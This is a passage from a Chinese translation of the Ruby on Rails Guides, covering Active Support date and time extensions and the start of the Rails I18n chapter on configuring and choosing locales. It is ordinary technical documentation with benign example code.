设定 Date.beginning_of_week 或 config.beginning_of_week 之后，next_week 和 prev_week 能按预期工作。

14.14.1.2.7 beginning_of_month、end_of_month

beginning_of_month 和 end_of_month 方法分别返回某个月的第一天和最后一天的日期：

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_month      # => Sat, 01 May 2010
d.end_of_month             # => Mon, 31 May 2010
```

at_beginning_of_month 是 beginning_of_month 的别名，at_end_of_month 是 end_of_month 的别名。

14.14.1.2.8 beginning_of_quarter、end_of_quarter

beginning_of_quarter 和 end_of_quarter 分别返回接收者日历年的季度第一天和最后一天的日期:

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_quarter # => Thu, 01 Apr 2010
d.end_of_quarter # => Wed, 30 Jun 2010
```

at_beginning_of_quarter 是 beginning_of_quarter 的别名, at_end_of_quarter 是 end_of_quarter 的别名。

14.14.1.2.9 beginning_of_year、end_of_year

beginning_of_year 和 end_of_year 方法分别返回一年的第一天和最后一天的日期:

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_year # => Fri, 01 Jan 2010
d.end_of_year # => Fri, 31 Dec 2010
```

at_beginning_of_year 是 beginning_of_year 的别名, at_end_of_year 是 end_of_year 的别名。

14.14.1.3 其他日期计算方法

14.14.1.3.1 years_ago、years_since

years_ago 方法的参数是一个数字, 返回那么多年以前同一天的日期:

```
date = Date.new(2010, 6, 7)
date.years_ago(10) # => Wed, 07 Jun 2000
```

years_since 方法向前移动时间:

```
date = Date.new(2010, 6, 7)
date.years_since(10) # => Sun, 07 Jun 2020
```

如果那一天不存在, 返回前一个月的最后一天:

```
Date.new(2012, 2, 29).years_ago(3) # => Sat, 28 Feb 2009
Date.new(2012, 2, 29).years_since(3) # => Sat, 28 Feb 2015
```

14.14.1.3.2 months_ago、months_since

months_ago 和 months_since 方法的作用类似, 不过是针对月的:

```
Date.new(2010, 4, 30).months_ago(2) # => Sun, 28 Feb 2010
Date.new(2010, 4, 30).months_since(2) # => Wed, 30 Jun 2010
```

如果那一天不存在, 返回前一个月的最后一天:

```
Date.new(2010, 4, 30).months_ago(2) # => Sun, 28 Feb 2010
Date.new(2009, 12, 31).months_since(2) # => Sun, 28 Feb 2010
```

14.14.1.3.3 weeks_ago

weeks_ago 方法的作用类似, 不过是针对周的:

```
Date.new(2010, 5, 24).weeks_ago(1)    # => Mon, 17 May 2010
Date.new(2010, 5, 24).weeks_ago(2)    # => Mon, 10 May 2010
```

14.14.1.3.4 advance

跳到另一天最普适的方法是 `advance`。这个方法的参数是一个散列，包含 `:years`、`:months`、`:weeks`、`:days` 键，返回移动相应量之后的日期。

```
date = Date.new(2010, 6, 6)
date.advance(years: 1, weeks: 2) # => Mon, 20 Jun 2011
date.advance(months: 2, days: -2) # => Wed, 04 Aug 2010
```

如上例所示，增量可以是负数。

这个方法做计算时，先增加年，然后是月和周，最后是日。这个顺序是重要的，向一个月的末尾流动。假如我们在 2010 年 2 月的最后一周，我们想向前移动一个月和一天。

此时，`advance` 先向前移动一个月，然后移动一天，结果是：

```
Date.new(2010, 2, 28).advance(months: 1, days: 1)
# => Sun, 29 Mar 2010
```

如果以其他方式移动，得到的结果就不同了：

```
Date.new(2010, 2, 28).advance(days: 1).advance(months: 1)
# => Thu, 01 Apr 2010
```

14.14.1.4 修改日期组成部分

`change` 方法在接收者的基础上修改日期，修改的值由参数指定：

```
Date.new(2010, 12, 23).change(year: 2011, month: 11)
# => Wed, 23 Nov 2011
```

这个方法无法容错不存在的日期，如果修改无效，抛出 `ArgumentError` 异常：

```
Date.new(2010, 1, 31).change(month: 2)
# => ArgumentError: invalid date
```

14.14.1.5 时间跨度

可以为日期增加或减去时间跨度：

```
d = Date.current
# => Mon, 09 Aug 2010
d + 1.year
# => Tue, 09 Aug 2011
d - 3.hours
# => Sun, 08 Aug 2010 21:00:00 UTC +00:00
```

增加跨度会调用 `since` 或 `advance`。例如，跳跃时能正确考虑历法改革：

```
Date.new(1582, 10, 4) + 1.day
# => Fri, 15 Oct 1582
```

14.14.1.6 时间戳

提示

如果可能，下述方法返回 `Time` 对象，否则返回 `DateTime` 对象。如果用户设定了时区，会将其考虑在内。

14.14.1.6.1 `beginning_of_day`、`end_of_day`

`beginning_of_day` 方法返回一天的起始时间戳（00:00:00）：

```
date = Date.new(2010, 6, 7)
date.beginning_of_day # => Mon Jun 07 00:00:00 +0200 2010
```

`end_of_day` 方法返回一天的结束时间戳（23:59:59）：

```
date = Date.new(2010, 6, 7)
date.end_of_day # => Mon Jun 07 23:59:59 +0200 2010
```

`at_beginning_of_day`、`midnight` 和 `at_midnight` 是 `beginning_of_day` 的别名，

14.14.1.6.2 `beginning_of_hour`、`end_of_hour`

`beginning_of_hour` 返回一小时的起始时间戳（hh:00:00）：

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.beginning_of_hour # => Mon Jun 07 19:00:00 +0200 2010
```

`end_of_hour` 方法返回一小时的结束时间戳（hh:59:59）：

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.end_of_hour # => Mon Jun 07 19:59:59 +0200 2010
```

`at_beginning_of_hour` 是 `beginning_of_hour` 的别名。

14.14.1.6.3 `beginning_of_minute`、`end_of_minute`

`beginning_of_minute` 方法返回一分钟的起始时间戳（hh:mm:00）：

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.beginning_of_minute # => Mon Jun 07 19:55:00 +0200 2010
```

`end_of_minute` 方法返回一分钟的结束时间戳（hh:mm:59）：

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.end_of_minute # => Mon Jun 07 19:55:59 +0200 2010
```

`at_beginning_of_minute` 是 `beginning_of_minute` 的别名。

提示

`Time` 和 `DateTime` 实现了 `beginning_of_hour`、`end_of_hour`、`beginning_of_minute` 和 `end_of_minute` 方法，但是 `Date` 没有实现，因为在 `Date` 实例上请求小时和分钟的起始和结束时间戳没有意义。

14.14.1.6.4 `ago`、`since`

`ago` 的参数是秒数，返回自午夜起那么多秒之后的时间戳：

```
date = Date.current # => Fri, 11 Jun 2010
date.ago(1)         # => Thu, 10 Jun 2010 23:59:59 EDT -04:00
```

类似的，`since` 向前移动：

```
date = Date.current # => Fri, 11 Jun 2010
date.since(1)       # => Fri, 11 Jun 2010 00:00:01 EDT -04:00
```

14.15 DateTime 的扩展

提醒

`DateTime` 不理解夏令时规则，因此如果正处于夏令时，这些方法可能有边缘情况。例如，在夏令时中，`seconds_since_midnight` 可能无法返回真实的量。

14.15.1 计算

注意

本节的方法都在 `active_support/core_ext/date_time/calculations.rb` 文件中定义。

`DateTime` 类是 `Date` 的子类，因此加载 `active_support/core_ext/date/time/calculations.rb` 时也就继承了下述方法及其别名，只不过，此时都返回 `DateTime` 对象：

```
yesterday
tomorrow
beginning_of_week (at_beginning_of_week)
end_of_week (at_end_of_week)
monday
sunday
weeks_ago
prev_week (last_week)
next_week
months_ago
months_since
beginning_of_month (at_beginning_of_month)
end_of_month (at_end_of_month)
prev_month (last_month)
```

```
next_month
beginning_of_quarter (at_beginning_of_quarter)
end_of_quarter (at_end_of_quarter)
beginning_of_year (at_beginning_of_year)
end_of_year (at_end_of_year)
years_ago
years_since
prev_year (last_year)
next_year
on_weekday?
on_weekend?
```

下述方法重新实现了，因此使用它们时无需加载 `active_support/core_ext/date/calculations.rb`:

```
beginning_of_day (midnight, at_midnight, at_beginning_of_day)
end_of_day
ago
since (in)
```

此外，还定义了 `advance` 和 `change` 方法，而且支持更多选项。参见下文。

下述方法只在 `active_support/core_ext/date_time/calculations.rb` 中实现，因为它们只对 `DateTime` 实例有意义：

```
beginning_of_hour (at_beginning_of_hour)
end_of_hour
```

14.15.1.1 具名日期时间

14.15.1.1.1 `DateTime.current`

Active Support 定义的 `DateTime.current` 方法类似于 `Time.now.to_datetime`，不过会考虑用户设定的时区（如果定义了时区的话）。Active Support 还定义了 `DateTime.yesterday` 和 `DateTime.tomorrow`，以及与 `DateTime.current` 相关的判断方法 `past?` 和 `future?`。

14.15.1.2 其他扩展

14.15.1.2.1 `seconds_since_midnight`

`seconds_since_midnight` 方法返回自午夜起的秒数：

```
now = DateTime.current      # => Mon, 07 Jun 2010 20:26:36 +0000
now.seconds_since_midnight # => 73596
```

14.15.1.2.2 `utc`

`utc` 返回的日期时间与接收者一样，不过使用 UTC 表示。

```
now = DateTime.current # => Mon, 07 Jun 2010 19:27:52 -0400
now.utc                 # => Mon, 07 Jun 2010 23:27:52 +0000
```

这个方法有个别名，`getutc`。

14.15.1.2.3 utc?

utc? 判断接收者的时区是不是 UTC:

```
now = DateTime.now # => Mon, 07 Jun 2010 19:30:47 -0400
now.utc?           # => false
now.utc.utc?       # => true
```

14.15.1.2.4 advance

跳到其他日期时间最普通的方法是 advance。这个方法的参数是一个散列，包含 :years、:months、:weeks、:days、:hours、:minutes 和 :seconds 等键，返回移动相应量之后的日期时间。

```
d = DateTime.current
# => Thu, 05 Aug 2010 11:33:31 +0000
d.advance(years: 1, months: 1, days: 1, hours: 1, minutes: 1, seconds: 1)
# => Tue, 06 Sep 2011 12:34:32 +0000
```

这个方法计算目标日期时，把 :years、:months、:weeks 和 :days 传给 Date#advance，然后调用 since 处理时间，前进相应的秒数。这个顺序是重要的，如若不然，在某些边缘情况下可能得到不同的日期时间。讲解 Date#advance 时所举的例子在这里也适用，我们可以扩展一下，显示处理时间的顺序。

如果先移动日期部分（如前文所述，处理日期的顺序也很重要），然后再计算时间，得到的结果如下：

```
d = DateTime.new(2010, 2, 28, 23, 59, 59)
# => Sun, 28 Feb 2010 23:59:59 +0000
d.advance(months: 1, seconds: 1)
# => Mon, 29 Mar 2010 00:00:00 +0000
```

但是如果以其他方式计算，结果就不同了：

```
d.advance(seconds: 1).advance(months: 1)
# => Thu, 01 Apr 2010 00:00:00 +0000
```

提醒

因为 DateTime 不支持夏令时，所以可能得到不存在的时间点，而且没有提醒或报错。

14.15.1.3 修改日期时间组成部分

change 方法在接收者的基础上修改日期时间，修改的值由选项指定，可以包括 :year、:month、:day、:hour、:min、:sec、:offset 和 :start:

```
now = DateTime.current
# => Tue, 08 Jun 2010 01:56:22 +0000
now.change(year: 2011, offset: Rational(-6, 24))
# => Wed, 08 Jun 2011 01:56:22 -0600
```

如果小时归零了，分钟和秒也归零（除非指定了值）：

```
now.change(hour: 0)
# => Tue, 08 Jun 2010 00:00:00 +0000
```

类似地，如果分钟归零了，秒也归零（除非指定了值）：

```
now.change(min: 0)
# => Tue, 08 Jun 2010 01:00:00 +0000
```

这个方法无法容错不存在的日期，如果修改无效，抛出 `ArgumentError` 异常：

```
DateTime.current.change(month: 2, day: 30)
# => ArgumentError: invalid date
```

14.15.1.4 时间跨度

可以为日期时间增加或减去时间跨度：

```
now = DateTime.current
# => Mon, 09 Aug 2010 23:15:17 +0000
now + 1.year
# => Tue, 09 Aug 2011 23:15:17 +0000
now - 1.week
# => Mon, 02 Aug 2010 23:15:17 +0000
```

增加跨度会调用 `since` 或 `advance`。例如，跳跃时能正确考虑历法改革：

```
DateTime.new(1582, 10, 4, 23) + 1.hour
# => Fri, 15 Oct 1582 00:00:00 +0000
```

14.16 Time 的扩展

14.16.1 计算

注意

本节的方法都在 `active_support/core_ext/time/calculations.rb` 文件中定义。

Active Support 为 `Time` 添加了 `DateTime` 的很多方法：

```
past?
today?
future?
yesterday
tomorrow
seconds_since_midnight
change
advance
ago
since (in)
beginning_of_day (midnight, at_midnight, at_beginning_of_day)
end_of_day
beginning_of_hour (at_beginning_of_hour)
end_of_hour
beginning_of_week (at_beginning_of_week)
end_of_week (at_end_of_week)
monday
```

```

sunday
weeks_ago
prev_week (last_week)
next_week
months_ago
months_since
beginning_of_month (at_beginning_of_month)
end_of_month (at_end_of_month)
prev_month (last_month)
next_month
beginning_of_quarter (at_beginning_of_quarter)
end_of_quarter (at_end_of_quarter)
beginning_of_year (at_beginning_of_year)
end_of_year (at_end_of_year)
years_ago
years_since
prev_year (last_year)
next_year
on_weekday?
on_weekend?

```

它们的作用与之前类似。详情参见前文，不过要知道下述区别：

- `change` 额外接受 `:usec` 选项。
- `Time` 支持夏令时，因此能正确计算夏令时。

```

Time.zone_default
# => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc_offset=nil, @name="Madrid", ...>

# 因为采用夏令时，在巴塞罗那，2010/03/28 02:00 +0100 变成 2010/03/28 03:00 +0200
t = Time.local(2010, 3, 28, 1, 59, 59)
# => Sun Mar 28 01:59:59 +0100 2010
t.advance(seconds: 1)
# => Sun Mar 28 03:00:00 +0200 2010

```

- 如果 `since` 或 `ago` 的目标时间无法使用 `Time` 对象表示，返回一个 `DateTime` 对象。

14.16.1.1 `Time.current`

Active Support 定义的 `Time.current` 方法表示当前时区中的今天。其作用类似于 `Time.now`，不过会考虑用户设定的时区（如果定义了时区的话）。Active Support 还定义了与 `Time.current` 有关的实例判断方法 `past?`、`today?` 和 `future?`。

比较时间时，如果要考虑用户设定的时区，应该使用 `Time.current`，而不是 `Time.now`。与系统的时区（`Time.now` 默认采用）相比，用户设定的时区可能超前，这意味着，`Time.now.to_date` 可能等于 `Date.yesterday`。

14.16.1.2 `all_day`、`all_week`、`all_month`、`all_quarter` 和 `all_year`

`all_day` 方法返回一个值域，表示当前时间的一整天。

```

now = Time.current
# => Mon, 09 Aug 2010 23:20:05 UTC +00:00

```

```
now.all_day  
# => Mon, 09 Aug 2010 00:00:00 UTC +00:00..Mon, 09 Aug 2010 23:59:59 UTC +00:00
```

类似地，`all_week`、`all_month`、`all_quarter` 和 `all_year` 分别生成相应的时间值域。

```
now = Time.current  
# => Mon, 09 Aug 2010 23:20:05 UTC +00:00  
now.all_week  
# => Mon, 09 Aug 2010 00:00:00 UTC +00:00..Sun, 15 Aug 2010 23:59:59 UTC +00:00  
now.all_week(:sunday)  
# => Sun, 16 Sep 2012 00:00:00 UTC +00:00..Sat, 22 Sep 2012 23:59:59 UTC +00:00  
now.all_month  
# => Sat, 01 Aug 2010 00:00:00 UTC +00:00..Tue, 31 Aug 2010 23:59:59 UTC +00:00  
now.all_quarter  
# => Thu, 01 Jul 2010 00:00:00 UTC +00:00..Thu, 30 Sep 2010 23:59:59 UTC +00:00  
now.all_year  
# => Fri, 01 Jan 2010 00:00:00 UTC +00:00..Fri, 31 Dec 2010 23:59:59 UTC +00:00
```

14.16.2 时间构造方法

Active Support 定义的 `Time.current` 方法，在用户设定了时区时，等价于 `Time.zone.now`，否则回落到 `Time.now`：

```
Time.zone_default  
# => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc_offset=nil, @name="Madrid", ...>  
Time.current  
# => Fri, 06 Aug 2010 17:11:58 CEST +02:00
```

与 `DateTime` 一样，判断方法 `past?` 和 `future?` 与 `Time.current` 相关。

如果要构造的时间超出了运行时平台对 `Time` 的支持范围，微秒会被丢掉，然后返回 `DateTime` 对象。

14.16.2.1 时间跨度

可以为时间增加或减去时间跨度：

```
now = Time.current  
# => Mon, 09 Aug 2010 23:20:05 UTC +00:00  
now + 1.year  
# => Tue, 09 Aug 2011 23:21:11 UTC +00:00  
now - 1.week  
# => Mon, 02 Aug 2010 23:21:11 UTC +00:00
```

增加跨度会调用 `since` 或 `advance`。例如，跳跃时能正确考虑历法改革：

```
Time.utc(1582, 10, 3) + 5.days  
# => Mon Oct 18 00:00:00 UTC 1582
```

14.17 File 的扩展

14.17.1 atomic_write

使用类方法 `File.atomic_write` 写文件时，可以避免在写到一半时读取内容。

这个方法的参数是文件名，它会产出一个文件句柄，把文件打开供写入。块执行完毕后，`atomic_write` 会关闭文件句柄，完成工作。

例如，Action Pack 使用这个方法写静态资源缓存文件，如 `all.css`：

```
File.atomic_write(joined_asset_path) do |cache|
  cache.write(join_asset_file_contents(asset_paths))
end
```

为此，`atomic_write` 会创建一个临时文件。块中的代码其实是向这个临时文件写入。写完之后，重命名临时文件，这在 POSIX 系统中是原子操作。如果目标文件存在，`atomic_write` 将其覆盖，并且保留属主和权限。不过，有时 `atomic_write` 无法修改文件的归属或权限。这个错误会被捕获并跳过，从而确保需要它的进程能访问它。

注意

`atomic_write` 会执行 `chmod` 操作，因此如果目标文件设定了 ACL，`atomic_write` 会重新计算或修改 ACL。

提醒

注意，不能使用 `atomic_write` 追加内容。

临时文件在存储临时文件的标准目录中，但是可以传入第二个参数指定一个目录。

注意

在 `active_support/core_ext/file/atomic.rb` 文件中定义。

14.18 Marshal 的扩展

14.18.1 load

Active Support 为 `load` 增加了常量自动加载功能。

例如，文件缓存存储像这样反序列化：

```
File.open(file_name) { |f| Marshal.load(f) }
```

如果缓存的数据指代那一刻未知的常量，自动加载机制会被触发，如果成功加载，会再次尝试反序列化。

提醒

如果参数是 `IO` 对象，要能响应 `rewind` 方法才会重试。常规的文件响应 `rewind` 方法。

注意

在 `active_support/core_ext/marshal.rb` 文件中定义。

14.19 NameError 的扩展

Active Support 为 `NameError` 增加了 `missing_name?` 方法，测试异常是不是由于参数的名称引起的。

参数的名称可以使用符号或字符串指定。指定符号时，使用裸常量名测试；指定字符串时，使用完全限定常量名测试。

提示

符号可以表示完全限定常量名，例如：“`ActiveRecord::Base`”，因此这里符号的行为是为了便利而特别定义的，不是说在技术上只能如此。

例如，调用 `ArticlesController` 的动作时，Rails 会乐观地使用 `ArticlesHelper`。如果那个模块不存在也没关系，因此，由那个常量名引起的异常要静默。不过，可能是由于确实是未知的常量名而由 `articles_helper.rb` 抛出的 `NameError` 异常。此时，异常应该抛出。`missing_name?` 方法能区分这两种情况：

```
def default_helper_module!
  module_name = name.sub(/Controller$/, '')
  module_path = module_name.underscore
  helper module_path
rescue LoadError => e
  raise e unless e.is_missing? "helpers/#{module_path}_helper"
rescue NameError => e
  raise e unless e.missing_name? "#{module_name}Helper"
end
```

注意

在 `active_support/core_ext/name_error.rb` 文件中定义。

14.20 LoadError 的扩展

Active Support 为 `LoadError` 增加了 `is_missing?` 方法。

`is_missing?` 方法判断异常是不是由指定路径名（不含“.rb”扩展名）引起的。

例如，调用 `ArticlesController` 的动作时，Rails 会尝试加载 `articles_helper.rb`，但是那个文件可能不存在。这没关系，辅助模块不是必须的，因此 Rails 会静默加载错误。但是，有可能是辅助模块存在，而它引用的其他库不存在。此时，Rails 必须抛出异常。`is_missing?` 方法能区分这两种情况：

```
def default_helper_module!
  module_name = name.sub(/Controller$/, '')
  module_path = module_name.underscore
  helper module_path
rescue LoadError => e
  raise e unless e.is_missing? "helpers/#{module_path}_helper"
rescue NameError => e
  raise e unless e.missing_name? "#{module_name}Helper"
end
```

注意

在 `active_support/core_ext/load_error.rb` 文件中定义。

第 15 章 Rails 国际化 API

Rails (Rails 2.2 及以上版本) 自带的 Ruby I18n (internationalization 的简写) gem, 提供了易用、可扩展的框架, 用于把应用翻译成英语之外的语言, 或为应用提供多语言支持。

“国际化” (internationalization) 过程通常是指, 把所有字符串及本地化相关信息 (例如日期或货币格式) 从应用中抽取出来。“本地化” (localization) 过程通常是指, 翻译这些字符串并提供相关信息的本地格式。¹

因此, 在国际化 Rails 应用的过程中, 我们需要:

- 确保 Rails 提供了 I18n 支持;
- 把区域设置字典 (locale dictionary) 的位置告诉 Rails;
- 告诉 Rails 如何设置、保存和切换区域 (locale) 。

在本地化 Rails 应用的过程中, 我们可能需要完成下面三项工作:

- 替换或补充 Rails 的默认区域设置, 例如日期和时间格式、月份名称、Active Record 模型名等;
- 从应用中抽取字符串, 并放入字典, 例如视图中的闪现信息 (flash message) 、静态文本等;
- 把生成的字典储存在某个地方。

本文介绍 Rails I18n API, 并提供国际化 Rails 应用的入门教程。

读完本文后, 您将学到:

- Rails 中 I18n 的工作原理;
- 在 REST 式应用中正确使用 I18n 的几种方式;
- 如何使用 I18n 翻译 Active Record 错误或 Action Mailer 电子邮件主题;
- 用于进一步翻译应用的其他工具。

1. 维基百科的定义是: “国际化是指在设计软件时, 将软件与特定语言及地区脱钩的过程。当软件被移植到不同的语言及地区时, 软件本身不用做内部工程上的改变或修正。本地化则是指在移植软件时, 加上与特定区域设置有关的信息和翻译文件的过程。”

注意

Ruby I18n 框架提供了 Rails 应用国际化/本地化所需的全部必要支持。我们还可以使用各种 gem 来添加附加功能或特性。更多介绍请参阅 [rails-i18n gem](#)。

15.1 Rails 中 I18n 的工作原理

国际化是一个复杂的问题。自然语言在很多方面（例如复数规则）有所不同，要想一次性提供解决所有问题的工具很难。因此，Rails I18n API 专注于：

- 支持英语及类似语言
- 易于定制和扩展，以支持其他语言

作为这个解决方案的一部分，Rails 框架中的每个静态字符串（例如，Active Record 数据验证信息、时间和日期格式）都已国际化。Rails 应用的本地化意味着把这些静态字符串翻译为所需语言。

15.1.1 I18n 库的总体架构

因此，Ruby I18n gem 分为两部分：

- I18n 框架的公开 API——包含公开方法的 Ruby 模块，定义 I18n 库的工作方式
- 实现这些方法的默认后端（称为简单后端）

作为用户，我们应该始终只访问 I18n 模块的公开方法，但了解后端的功能也很有帮助。

注意

我们可以把默认的简单后端替换为其他功能更强的后端，这时翻译数据可能会储存在关系数据库、GetText 字典或类似解决方案中。更多介绍请参阅 [15.6.1 节](#)。

15.1.2 I18n 公开 API

I18n API 中最重要的两个方法是：

```
translate # 查找文本翻译  
localize # 把日期和时间对象转换为本地格式（本地化）
```

这两个方法的别名分别为 `#t` 和 `#l`，用法如下：

```
I18n.t 'store.title'  
I18n.l Time.now
```

对于下列属性，I18n API 还提供了属性读值方法和设值方法：

```
load_path          # 自定义翻译文件的路径  
locale            # 获取或设置当前区域  
default_locale    # 获取或设置默认区域  
available_locales # 应用可用的区域设置白名单  
enforce_available_locales # 强制使用白名单 (true 或 false)
```

```
exception_handler      # 使用其他异常处理程序  
backend               # 使用其他后端
```

现在，我们已经掌握了 Rails I18n API 的基本用法，从下一节开始，我们将从头开始国际化一个简单的 Rails 应用。

15.2 Rails 应用的国际化设置

本节介绍为 Rails 应用提供 I18n 支持的几个步骤。

15.2.1 配置 I18n 模块

根据“多约定，少配置”原则，Rails I18n 库提供了默认翻译字符串。如果需要不同的翻译字符串，可以直接覆盖默认值。

Rails 会把 config/locales 文件夹中的 .rb 和 .yml 文件自动添加到翻译文件加载路径中。

这个文件夹中的 en.yml 区域设置文件包含了一个翻译字符串示例：

```
en:  
  hello: "Hello world"
```

上面的代码表示，在 :en 区域设置中，键 hello 会映射到 Hello world 字符串上。在 Rails 中，字符串都以这种方式进行国际化，例如，Active Model 的数据验证信息位于 activemodel/lib/active_model/locale/en.yml 文件中，时间和日期格式位于 activesupport/lib/active_support/locale/en.yml 文件中。我们可以使用 YAML 或标准 Ruby 散列，把翻译信息储存在默认的简单后端中。

I18n 库使用英语作为默认的区域设置，例如，如果未设置为其他区域，那就使用 :en 区域来查找翻译。

注意

经过讨论，I18n 库在选取区域设置的键时最终采取了务实的方式，也就是仅包含语言部分，例如 :en、:pl，而不是传统上使用的语言和区域两部分，例如 :en-US、:en-GB。很多国际化的应用都是这样做的，例如把 :cs、:th 和 :es 分别用于捷克语、泰语和西班牙语。尽管如此，在同一语系中也可能存在重要的区域差异，例如，:en-US 使用 \$ 作为货币符号，而 :en-GB 使用 £ 作为货币符号。因此，如果需要，我们也可以使用传统方式，例如，在 :en-GB 字典中提供完整的 "English - United Kingdom" 区域。像 Globalize3 这样的 gem 可以实现这一功能。

Rails 会自动加载翻译文件加载路径（I18n.load_path），这是一个保存有翻译文件路径的数组。通过配置翻译文件加载路径，我们可以自定义翻译文件的目录结构和文件命名规则。

注意

I18n 库的后端采用了延迟加载技术，相关翻译信息仅在第一次查找时加载。我们可以根据需要，随时替换默认后端。

默认的区域设置和翻译的加载路径可以在 config/application.rb 文件中配置，如下所示：

```
config.i18n.load_path += Dir[Rails.root.join('my', 'locales', '*.{rb,yml}').to_s]  
config.i18n.default_locale = :de
```

在查找翻译文件之前，必须先指定翻译文件加载路径。应该通过初始化脚本修改默认区域设置，而不是 config/application.rb 文件：

```
# config/initializers/locale.rb

# 指定 I18n 库搜索翻译文件的路径
I18n.load_path += Dir[Rails.root.join('lib', 'locale', '*.{rb,yml}')]

# 应用可用的区域设置白名单
I18n.available_locales = [:en, :pt]

# 修改默认区域设置（默认是 :en）
I18n.default_locale = :pt
```

15.2.2 跨请求管理区域设置

除非显式设置了 I18n.locale， 默认区域设置将会应用于所有翻译文件。

本地化应用有时需要支持多区域设置。此时，需要在每个请求之前设置区域，这样在请求的整个生命周期中，都会根据指定区域，对所有字符串进行翻译。

我们可以在 ApplicationController 中使用 before_action 方法设置区域：

```
before_action :set_locale

def set_locale
  I18n.locale = params[:locale] || I18n.default_locale
end
```

上面的例子说明了如何使用 URL 查询参数来设置区域。例如，对于 http://example.com/books?locale=pt 会使用葡萄牙语进行本地化，对于 http://localhost:3000?locale=de 会使用德语进行本地化。

接下来介绍区域设置的几种不同方式。

15.2.2.1 根据域名设置区域

第一种方式是，根据应用的域名设置区域。例如，通过 www.example.com 加载英语（或默认）区域设置，通过 www.example.es 加载西班牙语区域设置。也就是根据顶级域名设置区域。这种方式有下列优点：

- 区域设置成为 URL 地址显而易见的一部分
- 用户可以直观地判断出页面所使用的语言
- 在 Rails 中非常容易实现
- 搜索引擎偏爱这种把不同语言内容放在不同域名上的做法

在 ApplicationController 中，我们可以进行如下配置：

```
before_action :set_locale

def set_locale
  I18n.locale = extract_locale_from_tld || I18n.default_locale
end
```

```

# 从顶级域名中获取区域设置，如果获取失败会返回 nil
# 需要在 /etc/hosts 文件中添加如下设置：
#   127.0.0.1 application.com
#   127.0.0.1 application.it
#   127.0.0.1 application.pl
def extract_locale_from_tld
  parsed_locale = request.host.split('.').last
  I18n.available_locales.map(&:to_s).include?(parsed_locale) ? parsed_locale : nil
end

```

我们还可以通过类似方式，根据子域名设置区域：

```

# 从子域名中获取区域设置（例如 http://it.application.local:3000）
# 需要在 /etc/hosts 文件中添加如下设置：
#   127.0.0.1 gr.application.local
def extract_locale_from_subdomain
  parsed_locale = request.subdomains.first
  I18n.available_locales.map(&:to_s).include?(parsed_locale) ? parsed_locale : nil
end

```

要想为应用添加区域设置切换菜单，可以使用如下代码：

```
link_to("Deutsch", "#{:APP_CONFIG[:deutsch_website_url]}#{request.env['PATH_INFO']}")
```

其中 APP_CONFIG[:deutsch_website_url] 的值类似 <http://www.application.de>。

尽管这个解决方案具有上面提到的各种优点，但通过不同域名来提供不同的本地化版本（“语言版本”）有时并非我们的首选。在其他各种可选方案中，在 URL 参数（或请求路径）中包含区域设置是最常见的。

15.2.2.2 根据 URL 参数设置区域

区域设置（和传递）的最常见方式，是将其包含在 URL 参数中，例如，在前文第一个示例中，`before_action` 方法调用中的 `I18n.locale = params[:locale]`。此时，我们会使用 `www.example.com/books?locale=ja` 或 `www.example.com/ja/books` 这样的网址。

和根据域名设置区域类似，这种方式具有不少优点，尤其是 REST 式的命名风格，顺应了当前的互联网潮流。不过采用这种方式所需的工作量要大一些。

从 URL 参数获取并设置区域并不难，只要把区域设置包含在 URL 中并通过请求传递即可。当然，没有人愿意在生成每个 URL 地址时显式添加区域设置，例如 `link_to(books_url(locale: I18n.locale))`。

Rails 的 `ApplicationController#default_url_options` 方法提供的“集中修改 URL 动态生成规则”的功能，正好可以解决这个问题：我们可以设置 `url_for` 及相关辅助方法的默认行为（通过覆盖 `default_url_options` 方法）。

我们可以在 `ApplicationController` 中添加下面的代码：

```

# app/controllers/application_controller.rb
def default_url_options
  { locale: I18n.locale }
end

```

这样，所有依赖于 `url_for` 的辅助方法（例如，具名路由辅助方法 `root_path` 和 `root_url`，资源路由辅助方法 `books_path` 和 `books_url` 等等）都会自动在查询字符串中添加区域设置，例如：<http://local->

host:3001/?locale=ja。

至此，我们也许已经很满意了。但是，在应用的每个 URL 地址的末尾添加区域设置，会影响 URL 地址的可读性。此外，从架构的角度看，区域设置的层级应该高于 URL 地址中除域名之外的其他组成部分，这一点也应该通过 URL 地址自身体现出来。

要想使用 `http://www.example.com/en/books`（加载英语区域设置）和 `http://www.example.com/nl/books`（加载荷兰语区域设置）这样的 URL 地址，我们可以使用前文提到的覆盖 `default_url_options` 方法的方式，通过 `scope` 方法设置路由：

```
# config/routes.rb
scope "/:locale" do
  resources :books
end
```

现在，当我们调用 `books_path` 方法时，就会得到 `"/en/books"`（对于默认区域设置）。像 `http://localhost:3001/nl/books` 这样的 URL 地址会加载荷兰语区域设置，之后调用 `books_path` 方法时会返回 `"/nl/books"`（因为区域设置发生了变化）。

提醒

由于 `default_url_options` 方法的返回值是根据请求分别缓存的，因此无法通过循环调用辅助方法来生成 URL 地址中的区域设置，也就是说，无法在每次迭代中设置相应的 `I18n.locale`。正确的做法是，保持 `I18n.locale` 不变，向辅助方法显式传递 `:locale` 选项，或者编辑 `request.original_fullpath`。

如果不想在路由中强制使用区域设置，我们可以使用可选的路径作用域（用括号表示），就像下面这样：

```
# config/routes.rb
scope "(:locale)", locale: /en|nl/ do
  resources :books
end
```

通过这种方式，访问不带区域设置的 `http://localhost:3001/books` URL 地址时就不会抛出 `Routing Error` 错误了。这样，我们就可以在不指定区域设置时，使用默认的区域设置。

当然，我们需要特别注意应用的根地址〔通常是“主页（homepage）”或“仪表盘（dashboard）”〕。像 `root to: "books#index"` 这样的不考虑区域设置的路由声明，会导致 `http://localhost:3001/nl` 无法正常访问。（尽管“只有一个根地址”看起来并没有错）

因此，我们可以像下面这样映射 URL 地址：

```
# config/routes.rb
get '/:locale' => 'dashboard#index'
```

需要特别注意路由的声明顺序，以避免这条路由覆盖其他路由。（我们可以把这条路由添加到 `root :to` 路由声明之前）

注意

有一些 gem 可以简化路由设置，如 `routing_filter`、`rails-translate-routes` 和 `route_translator`。

15.2.2.3 根据用户偏好设置进行区域设置

